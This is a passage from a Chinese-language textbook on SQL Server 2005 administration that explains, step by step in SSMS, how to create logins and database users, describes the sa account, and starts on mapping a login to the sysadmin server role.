


图 5.4　新建登录名对话框



图 5.5　选择 Windows 用户对话框



图 5.6　输入 Windows 用户名




图 5.7　新创建的 Windows 登录账号

2. SQL Server 登录账号的创建

任务：为 SQL Server 2005 创建名为 Security 的 SQL Server 登录账户。

(1) 在“对象资源管理器”中依次展开“安全性”节点。右击“登录名”在弹出的快捷菜单中单击“新建登录名”，弹出“登录名—新建”对话框。

(2) 在“登录名—新建”对话框中选择“SQL Server 身份验证”选项，在“登录名”文本框中输入 Security，在“密码”和“确认密码”文本框中输入口令和确认口令，如图 5.8 所示。

(3) 单击“确定”按钮完成登录名的创建。

3. 关于 sa

SQL Server 服务器安装成功后会自动创建一个特殊的登录账户，名为 sa。sa 是 SQL Server 账户，在混合模式情况下，sa 账户自动启用。sa 拥有最高管理权限，可执行服务器范围内的所有操作，用户不能更改它的属性，也不能删除它。

5.2.2　创建数据库用户

一个服务器登录账号要访问数据库，必须在这个数据库内有数据库用户与其对应。




图 5.8　新建 SQL Server 账户界面

每个数据库用户都和服务器登录账户之间存在着一种映射关系。

任务：为 Security 账户在 Exercise 数据库中创建对应的数据库用户 Security。

(1) 使用具有足够操作权限的用户登录 SSMS。

(2) 在“对象资源管理器”中依次展开“数据库”→Exercise→“安全性”→“用户”节点，如图 5.9 所示。




图 5.9　数据库用户节点

(3) 在图 5.10 中的“用户”节点上右击，在弹出的快捷菜单中选择“新建用户”，打开“数据库用户—新建”对话框，如图 5.10 所示。




图 5.10 “数据库用户—新建”对话框

(4) 在打开的“数据库用户—新建”对话框中，在“用户名”文本框中输入要创建的数据库用户名 Security(用户名可以与登录名相同)，在登录名文本框中输入与该用户名对应的登录账号，也可以通过单击“浏览”按钮来打开“选择登录名”对话框来选择。

(5) 设置好选项后，单击“确定”按钮，完成数据库用户 Security 的创建。

5.2.3 角色管理

角色是一种权限机制，可以方便管理员对用户权限的集中管理，大大减少管理员的工作量。SQL Server 管理者可以将用户设置为某一角色，这样只要对角色进行权限设置便可以实现对所有用户权限的设置。SQL Server 提供服务器角色和数据库角色。

1. 将登录名映射到服务器角色

任务：使用 SSMS 将 Security 映射到服务器角色 sysadmin 中。

(1) 使用具有 sysadmin 角色权限的账户登录到 SSMS，在对象资源管理器中，依次展开“安全性”和“服务器角色”，如图 5.11 所示。



图 5.11 服务器角色

(2) 在 sysadmin 服务器角色上右击，在弹出的快捷菜单中选择“属性”，弹出“服务器角色属性”对话框，如图 5.12

所示。

